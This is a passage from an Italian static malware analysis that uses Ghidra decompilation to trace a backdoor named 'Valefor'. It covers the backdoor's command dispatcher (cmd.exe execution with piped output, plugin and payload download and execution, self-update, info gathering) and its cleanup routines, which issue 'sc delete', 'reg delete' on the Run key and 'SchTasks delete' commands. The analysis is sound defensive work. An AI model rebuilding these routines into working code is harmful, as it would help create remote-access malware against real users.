Viene chiamata la funzione *decrypt\_function()* per ottenere la stringa “%s%d%s”, tale stringa viene poi utilizzata per inserire nella stringa individuata da *param\_1* il path della directory dei file temporanei, il valore calcolato e il valore di *param\_2*, che corrisponda al valore di una variabile globale ma che con il solo utilizzo di Ghidra non è possibile capirne il valore.

Decido di rinominare il tale funzione come *get\_path\_temporary\_file()*.

Riprendendo l’analisi all’interno della funzione *do\_operations()*, la prossima funzione chiamata è la funzione *FUN\_1000eb90()*.

Il decompilato ottenuto tramite Ghidra è il seguente:

```

1
2 LPWSTR __cdecl FUN_1000eb90(LPCSTR param_1)
3
4 {
5     uint cchWideChar;
6     LPWSTR lpWideCharStr;
7
8     cchWideChar = MultiByteToWideChar(0xfde9,0,param_1,-1,(LPWSTR)0x0,0);
9     lpWideCharStr =
10     (LPWSTR)caller_operator_new(-,(uint)((int)((ulonglong)cchWideChar * 2 >> 0x20) != 0) |
11     (uint)((ulonglong)cchWideChar * 2));
12     MultiByteToWideChar(0xfde9,0,param_1,-1,lpWideCharStr,cchWideChar);
13     return lpWideCharStr;
14 }
15

```

Tale funzione converte una stringa di caratteri multibyte ad una stringa di caratteri wide Unicode; rinomino la funzione come *convert\_string\_multi\_to\_wide()*.

Successivamente viene chiamata l’API *CreateThread*, che eseguirà all’interno della funzione *FUN\_10003b30()*, per poi chiamare la *WaitForSingleObject* per aspettare l’esecuzione di tale thread per 30 secondi.

### ***Analisi della Funzione FUN\_10003b30()***

Prima di proseguire l'analisi, rinomino questa funzione come *thread\_function\_3*.

All'interno della funzione eseguita dal thread, dopo una serie di chiamate a *memset()* di inizializzazioni di variabili locali, viene chiamata la funzione *CreatePipe()*; l'handle di scrittura della pipe viene poi assegnato come handle di Standard Error e Standard Output all'interno dei campi di una variabile locale di tipo *PROCESS\_INFORMATION*; tale variabile locale viene poi passata, tramite puntatore, alla prossima chiamata, ovvero l'API *CreateProcess()* passando nome del modulo da eseguire la stringa "*cmd.exe /u /c <stringa\_convertita\_in\_wide\_char>*"; in questo modo viene avviato il prompt dei comandi Windows, viene utilizzata la codifica Unicode per la codifica dei caratteri in output, e dopo aver eseguito il comando individuato dalla stringa in caratteri Wide termina.

Dopo aver creato il processo, il thread chiama l'API *CloseHandle()* passando l'handle di scrittura sulla pipe, entra in sleep per un secondo, chiamando opportunamente la funzione di libreria *sleep()*, per poi entrare in un ciclo *while()* finché non riceve più dati in lettura dalla pipe utilizzando l'API *ReadFile()*.

All'interno di questo ciclo, viene utilizzata la funzione di libreria *fopen\_s()*, all'interno di tale file vengono poi scritti i byte letti attraverso la pipe, dove prima vengono opportunamente convertiti in caratteri ANSI o in caratteri Multibyte.

Dopo aver letto i dati dalla pipe, il thread crea un nuovo percorso del file: tramite l'utilizzo della funzione di libreria *swprintf()* crea un nuovo path di un file aggiungendo il suffisso "*\_fin*" al percorso del file precedentemente utilizzato; viene poi utilizzata l'API *MoveFileA* per spostare il file appena utilizzato nel path appena creato, ovvero il path con il suffisso "*\_fin*".

In seguito il thread chiude il suo handle di lettura sulla pipe, con l'utilizzo della funzione di libreria *CloseHandle()*, termina il processo creato precedentemente mediante l'utilizzo dell'API *TerminateProcess* passandogli l'handle opportuno, per poi terminare la sua esecuzione.

Riprendendo l'analisi nella funzione *do\_operations()*, dopo essere entrato in sleep per 2 secondi, chiamando la funzione di libreria *sleep()*, la funzione effettua una nuova chiamata alla funzione *CreateThread*, questo thread che verrà creato eseguirà in un'altra funzione, ovvero la funzione *FUN\_10003f60()*, che decido di rinominare come *thread\_function\_4*. È interessante notare come al thread vengano passati due parametri: l'handle al thread che esegue all'interno della funzione *thread\_function\_3* e il path alla directory con i file temporanei.

Dopo aver eseguito l'API *CreateThread*, il thread che sta eseguendo chiamerà l'API *WaitForSingleObject* per aspettare l'esecuzione del nuovo thread per 30 secondi.

### ***Analisi della Funzione thread\_function\_4***

Analizzando la funzione eseguita da questo nuovo thread, viene utilizzata la funzione di libreria *swprintf()* mettendo ricreandosi il path del file utilizzato dall'altro thread creato, ovvero il thread che esegue nella funzione *thread\_function\_3*, aggiungendo il suffisso "*\_fin*" al path del file.

In questo modo il thread che esegue in questa funzione possiede l'handle del thread che esegue all'interno della *thread\_function\_3* e il path del file in cui scrive le informazioni lette dalla pipe.

Una volta eseguite queste operazioni, il thread chiama la funzione di libreria *fopen\_s()* per aprire il file con il suffisso "*\_fin*" in sola lettura; successivamente utilizza la funzione *decrypt\_function()* per ottenere la stringa "[+] CMD Shell".

Il thread, poi, entra in ciclo eseguendo le successive operazioni fintanto che non si leggono tutti i bytes contenuti nel file; all'interno del ciclo viene utilizzata la funzione *fread()* in cui vengono salvati i byte letti dal file, tali byte poi verranno salvati in una variabile globale.

Una volta letto tutto il contenuto del file, viene chiamata la funzione *fclose()* passando la variabile di tipo *FILE\** utilizzata per svolgere le operazioni sul file con suffisso "*\_fin*", invoca la funzione *decrypt\_function()*



per ottenere la stringa “[+] Shell execution Success!” per poi successivamente utilizzare l’API DeleteFile passando come parametro il file con suffisso “\_fin”.

È opportuno sottolineare che, sotto opportune condizioni che non sono state possibili da comprendere con il solo decompilato, questo thread sia in grado di terminare l’esecuzione del thread che esegue all’interno della *thread\_function\_3* attraverso l’utilizzo dell’API TerminateThread passandogli l’handle del thread ottenuto come parametro in input.

Riprendendo l’analisi nella funzione *do\_operations()*, si analizza il caso in cui il valore *type\_of\_operation* sia pari al valore “4”.

Le prime operazioni eseguite sono manipolazioni di stringhe, il risultato di tali manipolazioni viene poi salvato all’interno di una variabile globale.

Viene chiamata la funzione *connect\_and\_write\_to\_file()*, funzione utilizzata per connettersi ad un server tramite l’url ed effettuare il download di un certo contenuto per poi scriverlo su un file.

Viene poi utilizzata più volte la funzione *decrypt\_function()* per ottenere le seguenti stringhe:

- “[+] Plugin Download Result”;
- “<Path : ”;
- “>  
<Url : ”;
- “>”.

Tali stringhe vengono copiate all’interno di una variabile locale, intervallate dalle opportune informazioni di interesse, che verrà poi utilizzata più avanti nell’esecuzione.

In base al valore di ritorno della funzione *connect\_and\_write\_to\_file()* viene utilizzata la funzione *decrypt\_function()* per ottenere due stringhe differenti:

- se il valore di ritorno è pari a “-1” allora si ottiene la stringa “[+] Plugin Download Succed!”;
- se il valore di ritorno è pari a “1” allora si ottiene la stringa “[+] Wrong URL!”;
- se il valore di ritorno assume un valore differente dei precedenti si ottiene la stringa “[-] Plugin Download Failed!”.

Una tra tali stringhe poi verrà copiata all’interno della variabile locale che verrà utilizzata più avanti nell’esecuzione.

Nel caso in cui *type\_of\_operation* assuma il valore pari a “5”, viene chiamata la funzione *format\_url\_function()* per ottenere un url formattato dal parametro passato in input dove in questo caso si ottiene un url che inizia con “https://”, mentre nei casi precedenti si è ottenuto il caso con “http://”.

Viene poi eseguita successivamente la funzione *FUN\_1000d660()* passando come parametri l’url appena formattato e il percorso contenente il path di “sample.exe”.

### **Analisi della Funzione FUN\_1000d660()**

All’interno della funzione viene chiamata la funzione *get\_path\_of\_temporary\_file()* passando come parametro il buffer che conterrà il path; viene utilizzata nuovamente la funzione *format\_url\_function()* passando l’url precedentemente già elaborato dalla stessa funzione; viene poi chiamata la funzione *connect\_and\_write\_to\_file()* passando come parametro l’url formattato in questa funzione e il path al file temporaneo.

Se il valore di ritorno della funzione *connect\_and\_write\_to\_file()* è diverso da “1”, il flusso torna alla funzione chiamante; altrimenti, si eseguono delle operazioni per allocare in modo dinamico porzioni di memoria e salvare l’indirizzo della memoria allocata in una variabile globale, si apre il file temporaneo con l’utilizzo della funzione di libreria *fopen()*, in modalità di sola lettura, per poi leggere dal file utilizzando la funzione *fread()* e mettere i byte letti all’interno di una variabile globale. Se il numero di byte letti

corrisponde ad un numero individuato da un variabile globale allora viene prima chiamata la funzione *fclose()*, poi l'API *DeleteFileA* passando il path del file temporaneo per poi inizializzare quella porzione di memoria a 0 utilizzando la funzione di libreria *memset()*, per poi successivamente chiamare la funzione *FUN\_1000b170()* passando come parametri il numero di byte letti e il path a *"sample.exe"*.

### ***Analisi della Funzione FUN\_1000b170***

La prima chiamata di funzione incontrata è quella dell'API *DeleteFile* passando il path di *"sample.exe"*, per poi eseguire una serie di operazioni di manipolazioni di dati all'interno della memoria dinamica precedentemente allocata, porzione di dati individuata dall'indirizzo all'interno della variabile globale.

Viene utilizzata la funzione di libreria *fopen()* passando il path di *"sample.exe"* per poi utilizzare la variabile di tipo *FILE\** per scriverci tramite la funzione di libreria *fwrite()*. Nel file vengono scritti i dati contenuti a partire dal valore contenuto nella variabile globale.

Una volta scritto sul file si utilizza la funzione *fclose()* e l'API *HeapFree()* per deallocare le risorse utilizzate per poi riprendere il flusso all'interno della funzione chiamante.

Tale funzione aggiorna il contenuto del file *"sample.exe"*, decido quindi di rinominare la funzione come *update\_sample()*.

Riprendendo l'analisi all'interno della funzione *FUN\_1000d660()*, una volta che la funzione *update\_sample()* è stata eseguita, il flusso ritorna alla funzione chiamante. Decido di rinominare tale funzione come *caller\_update\_sample()*.

Una volta che la funzione *do\_operation()* abbia ripreso il controllo, viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa *"[+] Update"*. Viene controllato il valore di ritorno della funzione *caller\_update\_sample()* per poi utilizzare nuovamente la funzione *decrypt\_function()* ottenendo differenti stringhe:

- nel caso in cui il valore di ritorno sia pari ad *"1"* si ottiene la stringa *"[+] Valefor was updated Successfully!"*;
- nel caso in cui il valore di ritorno sia pari a *"-1"* si ottiene la stringa *"[+] Wrong URL!"*;
- se il valore di ritorno è un valore differente dai precedenti si ottiene la stringa *"[-] Valefor update Failed!"*.

Una tra tali stringhe verrà poi copiata all'interno della variabile locale che verrà utilizzata più avanti nell'esecuzione.

Continuando l'analisi all'interno della funzione *do\_operations()*, nel caso in cui la variabile *type\_of\_operation* assume il valore *"6"*, viene chiamata l'API *GetUserNameA* utilizzata per recuperare le informazioni dell'utente associate al thread corrente per salvarle all'interno di una variabile locale; viene chiamata la funzione *GetModuleFileNameA* per recuperare il path dell'eseguibile del processo corrente; viene successivamente utilizzata la funzione *decrypt\_function()* per ottenere prima la stringa:

```
Version: %s %  
Loggedon User: %s %  
Stub Path: %s %  
Persistence Mode:%s %  
Persistence name: %s %  
Mutex Name: %s
```

poi la stringa *"[+] Info"*.

Con l'utilizzo della funzione di libreria `vswprintf()` viene opportunamente completata la stringa con i parametri ottenuti poco prima con le chiamate alle API, tale stringa viene poi salvata all'interno di una variabile locale.

Viene utilizzata la funzione `decrypt_function()` per ottenere la stringa "[+] Info".

Dopo aver eseguito queste operazioni, le stringhe rappresentati la informazioni raccolte e la stringa "[+] Info" vengono copiate all'interno della variabile locale che verrà utilizzata più avanti nell'esecuzione.

Proseguendo l'analisi nel caso in cui la variabile locale `type_of_operation` assuma il valore "7" vengono ottenute le seguenti stringhe tramite la funzione `decrypt_function()`:

- "[+] Uninstall";
- " Valefor was uninstalled successfully."

Tali stringhe vengono poi copiate all'interno della variabile locale utilizzate più avanti nell'esecuzione del programma.

Proseguendo l'analisi all'interno della funzione `do_operation()`, nel caso in cui la variabile `type_of_operation` assuma il valore "8", viene controllato se all'interno dei byte ricevuti è presente il carattere " " per ottenere il puntatore alla prima occorrenza dello stesso, tramite la chiamata alla funzione `find_character()`; nel caso in cui la funzione `find_character()` non trovi la sottostringa, si invoca la funzione `decrypt_function()` per ottenere la stringa "[+] Executable Download Parameter Error" per poi copiarla nella variabile locale che verrà utilizzata più avanti.

Nel caso in cui la funzione `find_character()` abbia esito positivo, viene chiamata la funzione `caller_update_sample()` salvando il valore di ritorno all'interno di una variabile locale.

Viene poi invocata più volte la funzione `decrypt_function()` per ottenere la seguenti stringhe:

- "[+] Executable Download Result";
- " <Path :";
- ">  
 <Url :";
- "<".

Tali stringhe vengono copiate all'interno della variabile locale opportunamente intervallate dalle informazioni di interesse, variabile che verrà poi utilizzata più avanti nell'esecuzione.

Viene controllato il valore di ritorno della funzione `caller_update_function()` e in base al valore assunto si decifrano della stringhe differenti, utilizzando la funzione `decrypt_function()`, che verranno poi copiate all'interno del buffer locale che verrà utilizzato più avanti nell'esecuzione del programma; analizzando i valori:

- nel caso in cui il valore di ritorno sia pari ad "1" si ottiene la stringa "[+] Executable Download Succeed!";
- nel caso in cui il valore di ritorno sia pari a "-1" si ottiene la stringa "[+] Wrong URL!";
- nel caso in cui il valore di ritorno sia differente si ottiene la stringa "[-] Executable Download Failed!".

Ricapitolando, il programma in base al valore della variabile locale `type_of_operation` esegue le seguenti operazioni:

- il valore "0" corrisponde all'operazione di download di un payload aggiuntivo;
- il valore "1" corrisponde all'operazione di upload di un certo payload;
- il valore "2" corrisponde all'operazione di impostazione di intervallo di comunicazione, cioè aggiornare il valore dell'intervallo di comunicazione;

- il valore “3” corrisponde all’operazione di esecuzione di operazioni tramite il prompt dei comandi Windows e ottenere informazioni scritte un file;
- il valore “4” corrisponde all’operazione di download di un plugin;
- il valore “5” corrisponde all’operazione di update di “sample.exe”;
- il valore “6” corrisponde all’operazione di aggiornamento delle informazioni sull’esecuzione del malware all’interno di un file;
- il valore “7” corrisponde all’operazione di uninstall;
- il valore “8” corrisponde all’operazione di download un payload eseguibile.

Arrivati a questo punto dell’analisi assume anche un senso la variabile locale, ossia contiene una sintesi e l’esito delle operazioni eseguite; tale stringa viene poi copiata in param\_1.

Riprendendo l’analisi nella funzione chiamante la funzione *do\_operations()*, ossia la funzione *thread\_funciton\_2*, assumo che in questo modo il malware salvi l’esito delle informazioni come se fosse un file di log.

La prossima funzione eseguita è la *FUN\_100086b0()*, che a sua volta chiama la funzione *FUN\_10009380()*, che a sua volta chiama la funzione *FUN\_100041c0()* il cui decompilato ottenuto con Ghidra è il seguente:

```

1
2 basic_string<*> __thiscall
3 FUN_100041c0(void *this, _String_alloc<*> *param_1, uint param_2, uint param_3)
4
5 {
6     bool bVar1;
7     uint uVar2;
8     uint *puVar3;
9     char *pcVar4;
10    char *pcVar5;
11
12    uVar2 = Mysize_caller(param_1);
13    if (uVar2 < param_2) {
14        std::basic_string<*>::Xran((basic_string<*> *)this);
15    }
16    uVar2 = Mysize_caller(param_1);
17    if (uVar2 - param_2 < param_3) {
18        param_3 = uVar2 - param_2;
19    }
20    puVar3 = std::String_alloc<*>::Mysize((String_alloc<*> *)this);
21    if (!puVar3 - 1 < param_3) {
22        FID_conflict_Xlen();
23    }
24    if (param_3 != 0) {
25        puVar3 = std::String_alloc<*>::Mysize((String_alloc<*> *)this);
26        uVar2 = *puVar3 + param_3;
27        bVar1 = std::basic_string<*>::Grow((basic_string<*> *)this, uVar2, false);
28        if (bVar1) {
29            pcVar4 = std::String_alloc<*>::Myptr(param_1);
30            pcVar4 = pcVar4 + param_2;
31            pcVar5 = std::String_alloc<*>::Myptr((String_alloc<*> *)this);
32            puVar3 = std::String_alloc<*>::Mysize((String_alloc<*> *)this);
33            std::char_traits<char>::copy(pcVar5 + *puVar3, pcVar4, param_3);
34            custom_caller_mysize(this, uVar2);
35        }
36    }
37    return (basic_string<*> *)this;
38 }
39

```

Purtroppo tale funzione non rilascia informazioni aggiuntive sul comportamento del malware con il solo decompilato, se non che sembra essere una funzione per la copia di una stringa in un’altra, considerando vari aspetti, come la dimensione e la disponibilità di spazio.

Viene poi chiamata la funzione *fopen()* passando come parametro indicante il path del file da aprire un file temporaneo ottenuto con il caso in cui la variabile *type\_of\_operation* all’interno della funzione *do\_operations()* valga “4”, ovvero nel caso del download del plugin.

Tramite l’operazione di *fread()* viene salvato all’interno di una variabile globale tutto il contenuto del file temporaneo, per poi prima chiudere il file con la funzione *fclose()*, passando la variabile di tipo FILE\* ottenuta con la *fopen()*, per poi eliminare il file con la funzione *DeleteFile()*, passando la variabile globale in cui viene salvato il path al file temporaneo.

La prossima chiamata a funzione trovata è la chiamata alla funzione *FUN\_1000ad10()*, passando come parametro il numero di byte letti dal file temporaneo.

### ***Analisi della Funzione FUN\_1000ad100***

All'interno della funzione vengono eseguite una serie di operazioni di allocazione di variabili locali in base al valore contenuto all'interno della variabile globale contenente i byte letti dal file temporaneo e al valore passato come parametro, cioè il numero di byte letti.

Successivamente viene utilizzato uno *switch()* sul valore di una variabile globale, ma con il solo utilizzo del decompilato è possibile analizzare solo alcuni casi:

- case 0, viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “.temp”, viene poi impostata una variabile locale booleana al valore true;
- case 1, viene chiamata l'API *VirtualAlloc* per allocare una regione pari al numero di byte letti dal file temporaneo meno 18, a tale area allocata viene poi copiata una porzione del contenuto di byte letti dal file temporaneo per poi venir eseguito come funzione, da questo punto in poi non è più continuare l'analisi perché non è possibile forzare l'eventuale esecuzione con un debugger per la mancanza del payload ottenuti dai server;
- case 2, caso analogo al case 1;
- case 3, viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “.vsb”, viene poi impostata un variabile locale booleana al valore true;
- case 5, viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “.bat”, viene poi impostata un variabile locale booleana al valore true.

Nei casi 0, 3, 5 le estensioni dei file vengono utilizzate come secondo parametro per la chiamata alla funzione *get\_temporary\_file()* per specificare l'estensione del nuovo file temporaneo, il path del nuovo file temporaneo viene poi ottenuto all'interno del primo parametro passato al momento della chiamata della funzione.

Tale file temporaneo viene poi aperto con la funzione di libreria *fopen()*, su cui viene scritto il contenuto dei byte puntati dalla variabile globale e successivamente viene chiuso con la *fclose()*.

Successivamente viene chiamata la funzione *decrypt\_function()* per ottenere la stringa “cmd.exe /c %s %s”, tale stringa viene poi completata con la funzione *vswprintf()* passando il nome del nuovo file e una variabile locale, ma di cui non riusciamo ad ottenere ulteriori informazioni, formando la stringa che rappresenta il nome del processo passato come primo parametro per la chiamata alla API *CreateProcess*.

Una volta creato il processo, il thread in esecuzione chiama l'API *WaitForSingleObject* passando come parametri l'handle del processo e il valore del time-out, che in questo caso è di 1 minuto.

In questo modo, con la *CreateProcess* e la *WaitForSingleObject*, il thread lancia il plugin scaricato dal server contattato.

Successivamente il thread dealloca la porzione di memoria dinamica con l'API *HeapFree* e cancella il file in cui era presente il plugin con l'API *DeleteFile*, per poi riprendere l'esecuzione nella funzione chiamante.

Decido di rinominare questa funzione come *execute\_plugin()*.

Una volta eseguita la funzione *execute\_plugin()*, il thread utilizza più volte la funzione *decrypt\_function()* per ottenere le seguenti stringhe:

- “[+] Plugin Execute Result”;
- “<Target : ”;
- “[+] Plugin Execute Succeed”.

Tali stringhe vengono intervallate dall'opportuna informazione salvata in una variabile globale.

È importante sottolineare che tale porzione di codice viene eseguita solo se il valore di una variabile globale è 4, ovvero lo stesso valore assunto dalla variabile locale nella funzione *do\_operation()* utilizzata per indicare l'operazione di download del plugin.

Dopo aver eseguito le operazioni il thread termina, riportando il flusso di esecuzione all'interno della funzione *FUN\_1000d5f0()*.

Decido di rinominare la funzione `FUN_1000d5f0()` come `generate_worker_thread()`.

Proseguendo l'analisi all'interno della funzione `FUN_1000ce10()`, viene chiamata la funzione di libreria `CreateThread` creando un nuovo thread che eseguirà all'interno della `thread_function_1`, per poi attendere la sua esecuzione con l'API `WaitForSingleObject` passando come parametro di time-out il valore infinito.

Successivamente viene controllato il valore di una variabile globale, la stessa utilizzata nel caso dell'esecuzione del plugin, e si ottengono due comportamenti differenti:

- nel caso in cui tale variabile abbia il valore "7" si esce dal ciclo indefinito;
- nel caso in cui tale variabile assuma il valore "5", si entra in sleep per 2 secondi per poi invocare la `CreateProcess` per generare un nuovo processo con nome pari a "`cmd.exe /c sample.exe`".

Se non viene considerato il caso di break, ovvero quando la variabile globale assume il valore "7", viene chiamata prima una sleep di 2 secondi, poi una di 30 minuti per poi riprendere con le iterazioni del ciclo `while()` in cui vengono generati i thread che eseguono all'interno delle funzioni analizzate precedentemente `thread_function_1` e `thread_function_2`.

Prima di proseguire con l'analisi decido di rinominare la funzione `FUN_1000ce10()` come `do_work_function()`.

Proseguendo l'analisi, la prossima funzione che viene chiamata è la funzione `FUN_1000a850()`.

### **Analisi della Funzione `FUN_1000a850()`**

Con l'utilizzo di Ghidra si ottiene il seguente decompilato:

```
1
2 undefined4 FUN_1000a850(void)
3
4 {
5     int iVar1;
6     undefined4 local_8;
7
8     local_8 = 0;
9     iVar1 = FID_conflict_atoi("0");
10    switch(iVar1) {
11    case 1:
12        local_8 = FUN_10009830("");
13        break;
14    case 2:
15        local_8 = FUN_1000a400(&DAT_1002bd0c);
16        break;
17    case 3:
18        local_8 = FUN_1000a340(&DAT_1002bd20);
19        break;
20    case 4:
21        local_8 = FUN_1000a6a0(&DAT_1002bd34);
22    }
23    return local_8;
24 }
25
```

## Analisi della Funzione FUN\_10009830

Attraverso Ghidra si ottiene il seguente decompilato:

```
1
2/* WARNING: Type propagation algorithm not settling */
3
4void __cdecl FUN_10009830(LPCSTR param_1)
5
6{
7    LPCSTR pCVar1;
8    wchar_t *pWVar2;
9    int iVar3;
10   int iVar4;
11   CHAR *lpDst;
12   DWORD nSize;
13   undefined2 local_20c;
14   CHAR local_10c [260];
15   uint local_8;
16
17   local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffffc;
18   nSize = 0x103;
19   lpDst = local_10c;
20   pCVar1 = (LPCSTR)decrypt_function(GDAT_%AppData%);
21   ExpandEnvironmentStringsA(pCVar1,lpDst,nSize);
22   local_20c_01_ = '\0';
23   _memset((undefined *)((int)&local_20c + 1),0,0xff);
24   pWVar2 = (wchar_t *)decrypt_function(GDAT_Microsoft_Windows_Start_Menu_Programs_Startup_5qr);
25   wrapper_vswprintf(&local_20c,pWVar2);
26   iVar3 = strlenA((LPCSTR)&local_20c);
27   iVar3 = iVar3 + 1;
28   pCVar1 = (LPCSTR)&local_20c;
29   iVar4 = strlenA(local_10c);
30   strcpynA(local_10c + iVar4,pCVar1,iVar3);
31   iVar3 = strlenA(param_1);
32   iVar3 = iVar3 + 1;
33   iVar4 = strlenA(local_10c);
34   strcpynA(local_10c + iVar4,param_1,iVar3);
35   DeleteFileA(local_10c);
36   @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
37   return;
38}
39
```

La prima chiamata di funzione che si incontra è la funzione *decrypt\_function()* utilizzata per ottenere la stringa “%AppData%”, tale stringa viene salvata all’interno di una variabile locale che viene utilizzata come primo parametro per la chiamata all’API *ExpandEnvironmentStringsA* utilizzata per espandere la stringhe delle variabili d’ambiente e le sostituisce con i valori definiti per l’utente corrente, tale espansione è ottenuta nella variabile locale passata come secondo parametro.

Viene invocata la funzione *decrypt\_function()* per ottenere la stringa “\Microsoft\Windows\Start Menu\Programs\Startup\”, tale stringa poi viene copiata all’interno di una variabile locale che viene poi passata all’API *DeleteFile*.

Decido di rinominare la funzione come *clear\_function()*.

## Analisi della Funzione FUN\_1000a400()

Con Ghidra si ottiene il seguente decompilato:

```
1
2 void FUN_1000a400(undefined4 param_1)
3 {
4 {
5   wchar_t *pwVar1;
6   LPCSTR lpName;
7   CHAR *lpBuffer;
8   DWORD DVar2;
9   wchar_t local_30c [256];
10  CHAR local_10c;
11  undefined local_10b [256];
12  uint local_8;
13
14  local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffff;
15  local_10c = '\0';
16  _memset(local_10b,0,0x100);
17  pwVar1 = (wchar_t *)decrypt_function(&DAT_7c_sc_delete,"%s");
18  another_vsprintf_caller(local_30c,pwVar1,param_1);
19  DVar2 = 0x104;
20  lpBuffer = &local_10c;
21  lpName = (LPCSTR)decrypt_function(&DAT_ComSpec);
22  DVar2 = GetEnvironmentVariableA(lpName,lpBuffer,DVar2);
23  if (DVar2 == 0) {
24    GetLastError();
25  }
26  else {
27    ShellExecuteA((HWND)0x0,(LPCSTR)0x0,&local_10c,(LPCSTR)local_30c,(LPCSTR)0x0,0);
28  }
29  @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffff);
30  return;
31 }
32
```

Viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa *“/c sc delete %s”*, tale stringa viene poi utilizzata all’interno della funzione di libreria *vsprintf()* salvandola all’interno di una variabile locale completata dal contenuto del parametro passato in input, ovvero il contenuto di una variabile globale ma che con il solo utilizzo del decompilato non è possibile conoscerne il valore.

Viene successivamente chiamata la funzione *decrypt\_function()* per ottenere la stringa *“ComSpec”*, rappresentante la variabile d’ambiente contenente il percorso completo del prompt dei comandi.

Viene chiamata l’API *GetEnvironmentVariable* per ottenere il contenuto della variabile di ambiente *ComSpec* e salvare il contenuto all’interno della variabile locale *lpBuffer*.

Nel caso in cui la funzione *GetEnvironmentVariable* avesse successo, viene poi eseguito il comando tramite la chiamata all’API *ShellExecuteA*, ovvero viene eliminato il servizio individuato da *param\_1*, ovvero il nome del servizio contenuto all’interno della variabile globale.

Decido di rinominare la funzione come *delete\_service()*.



## Analisi della Funzione FUN\_1000a340

Con Ghidra si ottiene il seguente decompilato:

```
1 void FUN_1000a340(undefined4 param_1)
2 {
3     wchar_t *pwVar1;
4     LPCSTR lpName;
5     CHAR *lpBuffer;
6     DWORD DVar2;
7     wchar_t local_30c [256];
8     CHAR local_10c;
9     undefined local_10b [259];
10    uint local_8;
11
12    local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffff;
13    local_10c = '\0';
14    memset(local_10b,0,0x103);
15    pwVar1 = (wchar_t *)
16        decrypt_function(
17            DAT_creg_delete_HKCU_SOFTWARE_Microsoft_Windows_CurrentVersion_Run_v%s
18        );
19    another_vswprintf_caller(local_30c,pwVar1,param_1);
20    DVar2 = 0x104;
21    lpBuffer = &local_10c;
22    lpName = (LPCSTR)decrypt_function(&DAT_ComSpec);
23    DVar2 = GetEnvironmentVariableA(lpName,lpBuffer,DVar2);
24    if (DVar2 == 0) {
25        GetLastError();
26    }
27    else {
28        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,&local_10c,(LPCSTR)local_30c,(LPCSTR)0x0,0);
29    }
30    _security_check_cookie4(local_8 ^ (uint)&stack0xffffffff);
31    return;
32 }
33
```

Viene utilizzata la funzione *decrypt\_function()* per ottenere la seguente stringa.

```
/c reg delete
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
/v "%s" /f
```

Tale stringa viene poi utilizzata all'interno della funzione *vswprintf()* con la stringa contenuta all'interno di *param\_1*, ovvero nella stringa contenuta all'interno della variabile globale passata come parametro.

Viene successivamente chiamata la funzione *decrypt\_function()* per ottenere la stringa "ComSpec".

Viene chiamata l'API *GetEnvironmentVariable* per ottenere il contenuto della variabile di ambiente ComSpec e salvare il contenuto all'interno della variabile locale *lpBuffer*.

Nel caso in cui la funzione *GetEnvironmentVariable* avesse successo, viene poi eseguito il comando tramite la chiamata all'API *ShellExecuteA*, ovvero il comando per eliminare una voce del registro di sistema di Windows, la cui posizione esatta del contenuto da eliminare dipende da *param\_1*, ovvero dal contenuto della variabile globale passata come parametro in input.

Decido di rinominare questa funzione come *clear\_hkcu\_reg()*.

## Analisi della Funzione FUN\_1000a6a0()

Con l'utilizzo di Ghidra si ottiene il seguente decompilato:

```
1
2 void FUN_1000a6a0(undefined4 param_1)
3
4 {
5     wchar_t *pwVar1;
6     LPCSTR lpName;
7     CHAR *lpBuffer;
8     DWORD DVar2;
9     wchar_t local_30c [256];
10    CHAR local_10c;
11    undefined local_10b [259];
12    uint local_8;
13
14    local_8 = computed_system_time_as_file ^ (uint)&stack0xffffffffc;
15    local_10c = '\0';
16    _memset(local_10b,0,0x103);
17    pwVar1 = (wchar_t *)decrypt_function(&DAT_cSchTasks_delete_TN"%s"F);
18    another_vsprintf_caller(local_30c,pwVar1,param_1);
19    DVar2 = 0x104;
20    lpBuffer = &local_10c;
21    lpName = (LPCSTR)decrypt_function(&DAT_ComSpec);
22    DVar2 = GetEnvironmentVariableA(lpName,lpBuffer,DVar2);
23    if (DVar2 == 0) {
24        GetLastError();
25    }
26    else {
27        ShellExecuteA((HWND)0x0,(LPCSTR)0x0,&local_10c,(LPCSTR)local_30c,(LPCSTR)0x0,0);
28    }
29    @_security_check_cookie@4(local_8 ^ (uint)&stack0xffffffffc);
30    return;
31 }
32
```

Con la chiamata alla funzione *decrypt\_function()* si ottiene la stringa “”, tale stringa viene poi utilizzata come parametro insieme alla stringa individuata da *param\_1*, ovvero dalla variabile globale passata come parametro in input, alla chiamata alla funzione di libreria *vsprintf()* per poi salvare il contenuto di tale stringa formattata in una variabile locale.

Viene utilizzata la funzione *decrypt\_function()* per ottenere la stringa “ComSpec”, che viene utilizzata come parametro per la chiamata all’API *GetEnvironmentVariable* per ottenere il contenuto della variabile di ambiente ComSpec e salvare il contenuto all’interno della variabile locale *lpBuffer*.

Nel caso in cui la funzione *GetEnvironmentVariable* avesse successo, viene poi eseguito il comando tramite la chiamata all’API *ShellExecuteA*, ovvero il comando per eliminare l’attività programmata (Task Scheduler) individuata dal nome contenuto all’interno della variabile globale passata come parametro alla chiamata della funzione.

Decido di rinominare la funzione come *clear\_task()*.

Dopo aver analizzato le funzioni, decido di rinominare la funzione *FUN\_1000a850()* come *clear\_function()*, mentre rinomino la sua funzione chiamante come *caller\_clear\_function()*.

Dopo aver eseguito la funzione *caller\_clear\_function()* la funzione non ha più istruzioni da eseguire e il flusso di esecuzione torna alla funzione chiamante.

Riprendendo l’analisi all’interno della funzione *FUN\_100095f0()*, si nota come non ci sono più chiamate di funzioni e quindi il flusso di esecuzione ritorna alla funzione chiamante.

Rinomino la funzione *FUN\_100095f0()* come *go\_function()*.

Riprendendo l’analisi all’interno della funzione *FUN\_10009630()*, si nota come non ci sono ulteriori istruzioni eseguite che aggiungono informazioni al comportamento del malware. Rinomino la funzione come *go\_caller()*.

Riprendendo l'analisi nella funzione chiamante, ovvero nella funzione *FUN\_1000f52f()*, si nota come le altre chiamate a funzioni non aggiungono contenuto informativo al comportamento del malware. Rinomino la funzione *FUN\_1000f52f()* come *go\_caller\_wrapper()*.

